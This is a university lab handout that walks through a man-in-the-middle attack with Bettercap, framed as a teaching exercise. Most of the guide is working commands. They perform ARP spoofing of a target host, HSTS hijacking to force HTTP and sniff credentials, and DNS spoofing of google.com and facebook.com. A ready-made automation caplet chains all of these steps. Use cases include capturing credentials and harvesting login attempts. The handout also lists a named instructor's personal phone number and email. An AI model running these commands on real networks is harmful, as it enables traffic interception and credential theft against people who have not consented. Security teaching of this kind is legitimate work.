Applied Cyber Security Industry Led-Course

Instructor: Faisal Shahzad

Lab Instructor: Moeez Javed

Lab 10: ARP Advance Poisoning Bettercap

Availability:

Monday to Friday: 9 AM – 5 PM (at CUST)

After 5 PM: Please drop a message instead of calling.

Lab Instructor Contact Details:

Phone: +92 333 8744696

Email: moeezjavedyousafrana@gmail.com

Bettercap Advanced MiTM Manual & Automation Guide

What is Bettercap?

Bettercap is a powerful, modular, and flexible MITM (Man-in-the-Middle) framework used by red teamers, security researchers, and pentesters. It supports ARP poisoning, DNS spoofing, HTTPS hijacking (HSTS bypass), network traffic sniffing, and credential harvesting.

Pre-Engagement Setup

- Linux-based OS (Kali, Parrot, Ubuntu)
- Root privileges
- Network access to the same subnet as the target
- Installed Bettercap

Install Bettercap:

sudo apt update && sudo apt install bettercap

Enable IP forwarding:

echo 1 > /proc/sys/net/ipv4/ip_forward

Find your interface name:

ip addr

Understanding the MiTM Flow

1. ARP Spoofing: Tricks both the router and the victim into thinking you are the other.

2. Traffic Redirection: You now see and can modify all packets between them.

3. DNS Spoofing: Redirect victim's domain requests to a fake IP (your attacker machine).

4. HTTPS Hijacking: Bypass HTTPS redirection and force HTTP to sniff credentials.

Step-by-Step Manual Execution

1. Launch Bettercap:


sudo bettercap -iface eth0

2. Network Scanning:

net.probe on

3. ARP Spoofing:


net.show




set arp.spoof.fullduplex true

set arp.spoof.targets 192.168.222.84

arp.spoof on







4. HTTPS Hijacking:


hstshijack/hstshijack

Made by Moeez Javed



Made by Moeez Javed





5. DNS Spoofing:

set dns.spoof.domains example.com,google.com,facebook.com

set dns.spoof.address 192.168.222.1

dns.spoof on


Logging and Sniffing

set net.sniff.verbose true

net.sniff on

set events.stream true

events.stream on



Complete Automation Caplet

Save this as mitm-attack.cap:

net.probe on

set events.stream true

events.stream on

set arp.spoof.fullduplex true

set arp.spoof.targets 192.168.222.84

arp.spoof on

hstshijack/hstshijack

set dns.spoof.domains google.com,facebook.com,example.com

set dns.spoof.address 192.168.222.1

dns.spoof on

set net.sniff.verbose true

net.sniff on

Automated Caplet Execution

Run the caplet with:

sudo bettercap -iface eth0 -caplet mitm-attack.cap

Summary Table

Start Bettercap: bettercap -iface eth0

Network scan: net.probe on

ARP spoof: arp.spoof on

HSTS hijack: hstshijack/hstshijack

DNS spoof: dns.spoof on

Logging: events.stream on

Sniffer: net.sniff on

Use Case Scenarios

Penetration Test: Local network client — Capture credentials

Phishing Lab: Redirect facebook.com — Get login attempts

Security Training: Simulated attack — Show HTTPS vs HTTP